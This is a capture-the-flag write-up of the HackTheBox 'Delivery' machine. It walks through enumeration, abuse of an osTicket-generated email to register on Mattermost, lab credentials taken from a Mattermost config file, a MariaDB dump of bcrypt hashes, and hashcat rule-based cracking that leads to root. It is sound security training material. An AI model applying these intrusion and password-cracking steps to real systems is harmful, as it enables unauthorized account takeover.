This machine was reasonably easy. I got stuck because I didn’t completely follow my Linux Privilege Escalation cheat sheet, and when I got the idea to look at the Mattermost configuration file I didn’t read it correctly (obviously you don’t read every little piece of text, but you read at least the titles for each element) and so I missed out on the credentials present inside. I’ll be sure not to make this mistake again!
Enumeration Link to heading
In all of the scans, there are only 3 open ports:
cat agressive.nmap
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp   open  http    nginx 1.14.2
8065/tcp open  http    Golang net/http server
<SNIP>
The web service on port 80 shows this page:

the helpdesk link sends us to the subdomain: helpdesk.delivery.htb:

It is a ticketing service. At the same time we find a Mattermost instance:

We obviously don’t have any credentials to authenticate to either of those platforms.

Let’s see what happens if we open a ticket on osTicket, I will use the bogus username:
We are then given an email address:

We might be able to use this email address for other purposes. Let’s try registering with it on the Mattermost instance:


The credentials I entered are: u3563139:Uu35631393563139! and as soon as I click “Create Account” it sends an email to the email address: 356139@delivery.htb. Funnily enough, any mail sent to this address, which was created to manage the ticket I opened as Bogus, appears in the discussion feed of the ticket status.
Exploitation Link to heading
Just copy-pasting the link lets you access the Mattermost instance:

After completing the tutorial, we see interesting credentials:

maildeliverer:Youve_G0t_Mail! and there are many passwords that are a variant of PleaseSubscribe!. It’s funny to see the messages kind of giving away the trick ;)

We log in to the osTicket agent login with the credentials provided.
Foothold Link to heading
We can also log in to the SSH service. However, no useful infos are found looking through the LinEnum.sh output.
The internal message leads us to think that there might be some way to find hashes.
Checking the mattermost services, we find a big configuration file at /opt/mattermost/config/config.json which contains credentials:
"ElasticsearchSettings": {
        "ConnectionUrl": "http://localhost:9200",
        "Username": "elastic",
        "Password": "changeme",
However nothing runs on port 9200:
$ ss | grep 9200
$
With a little help from the hints, I found that there were SQL parameters written in the Mattermost config file.
"SqlSettings": {
        "DriverName": "mysql",
        "DataSource": "mmuser:Crack_The_MM_Admin_PW@tcp(127.0.0.1:3306)/mattermost?charset=utf8mb4,utf8\u0026readTim$
        "DataSourceReplicas": [],
        "DataSourceSearchReplicas": [],
        "MaxIdleConns": 20,
        "ConnMaxLifetimeMilliseconds": 3600000,
        "MaxOpenConns": 300,
        "Trace": false,
        "AtRestEncryptKey": "n5uax3d4f919obtsp1pw1k5xetq1enez",
        "QueryTimeout": 30,
        "DisableDatabaseSearch": false
The file wasn’t that long, I could have guessed myself. I’ll remember to check all services’ config files and read them entirely for next time.
Lateral Movement Link to heading
mysql -u mmuser -pCrack_The_MM_Admin_PW

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mattermost         |
+--------------------+

MariaDB [(none)]> use mattermost;

MariaDB [mattermost]> show tables;
+------------------------+
| Tables_in_mattermost   |
+------------------------+
| Audits                 |
| Bots                   |
| ChannelMemberHistory   |
| ChannelMembers         |
| Channels               |
| ClusterDiscovery       |
| CommandWebhooks        |
| Commands               |
| Compliances            |
| Emoji                  |
| FileInfo               |
| GroupChannels          |
| GroupMembers           |
| GroupTeams             |
| IncomingWebhooks       |
| Jobs                   |
| Licenses               |
| LinkMetadata           |
| OAuthAccessData        |
| OAuthApps              |
| OAuthAuthData          |
| OutgoingWebhooks       |
| PluginKeyValueStore    |
| Posts                  |
| Preferences            |
| ProductNoticeViewState |
| PublicChannels         |
| Reactions              |
| Roles                  |
| Schemes                |
| Sessions               |
| SidebarCategories      |
| SidebarChannels        |
| Status                 |
| Systems                |
| TeamMembers            |
| Teams                  |
| TermsOfService         |
| ThreadMemberships      |
| Threads                |
| Tokens                 |
| UploadSessions         |
| UserAccessTokens       |
| UserGroups             |
| UserTermsOfService     |
| Users                  |
+------------------------+
46 rows in set (0.001 sec)
So far, the Users table seems pretty interesting. Let’s take a look:
MariaDB [mattermost]> select column_name from information_schema.columns where table_name='Users';
+--------------------+
| column_name        |
+--------------------+
| Id                 |
| CreateAt           |
| UpdateAt           |
| DeleteAt           |
| Username           |
| Password           |
| AuthData           |
| AuthService        |
| Email              |
| EmailVerified      |
| Nickname           |
| FirstName          |
| LastName           |
| Position           |
| Roles              |
| AllowMarketing     |
| Props              |
| NotifyProps        |
| LastPasswordUpdate |
| LastPictureUpdate  |
| FailedAttempts     |
| Locale             |
| Timezone           |
| MfaActive          |
| MfaSecret          |
+--------------------+
25 rows in set (0.001 sec)
Let’s look at the content of the username and password columns:
MariaDB [mattermost]> select Username, Password, Email from Users;
+----------------------------------+--------------------------------------------------------------+-------------------------+
| Username                         | Password                                                     | Email                   |
+----------------------------------+--------------------------------------------------------------+-------------------------+
| surveybot                        |                                                              | surveybot@localhost     |
| c3ecacacc7b94f909d04dbfd308a9b93 | $2a$10$u5815SIBe2Fq1FZlv9S8I.VjU3zeSPBrIEg9wvpiLaS7ImuiItEiK | 4120849@delivery.htb    |
| 5b785171bfb34762a933e127630c4860 | $2a$10$3m0quqyvCE8Z/R1gFcCOWO6tEj6FtqtBn8fRAXQXmaKmg.HDGpS/G | 7466068@delivery.htb    |
| root                             | $2a$10$VM6EeymRxJ29r8Wjkr8Dtev0O.1STWb4.4ScG.anuu7v0EFJwgjjO | root@delivery.htb       |
| ff0a21fc6fc2488195e16ea854c963ee | $2a$10$RnJsISTLc9W3iUcUggl1KOG9vqADED24CQcQ8zvUm1Ir9pxS.Pduq | 9122359@delivery.htb    |
| channelexport                    |                                                              | channelexport@localhost |
| 9ecfb4be145d47fda0724f697f35ffaf | $2a$10$s.cLPSjAVgawGOJwB7vrqenPg2lrDtOECRtjwWahOzHfq1CoFyFqm | 5056505@delivery.htb    |
+----------------------------------+--------------------------------------------------------------+-------------------------+
That’s pretty interesting, we find a root user’s hash.
Escalation Link to heading
We can analyze the type with this website.

Apparently, the encryption is called blowfish. On the hashcat documentation, we find this:

The hashcat mode is 3200. This is where we might benefit from the message we read earlier, let’s create a wordlist of different variations of the PleaseSubscribe! password:
echo 'PleaseSubscribe!' > password
hashcat --stdout password -r $(locate best64.rule) --backend-ignore-cuda > passwords.list
Recently, my computer has had trouble running hashcat with the current GPU and is causing troubles. That’s why I have to add the option --backend-ignore-cuda.
Here’s a snip of the passwords.list file:
head passwords.list
PleaseSubscribe!
!ebircsbuSesaelP
PLEASESUBSCRIBE!
pleaseSubscribe!
PleaseSubscribe!0
PleaseSubscribe!1
PleaseSubscribe!2
PleaseSubscribe!3
PleaseSubscribe!4
PleaseSubscribe!5
Let’s try cracking the password:
hashcat -m 3200 root.hash passwords.list --backend-ignore-cuda
And we find the password: PleaseSubscribe!21. We probably won’t be able to ssh directly as root into the target, but we might be able to run the su command and authenticate as root:
maildeliverer@Delivery:~$ su root
Password:
root@Delivery:/home/maildeliverer#
And that was the machine!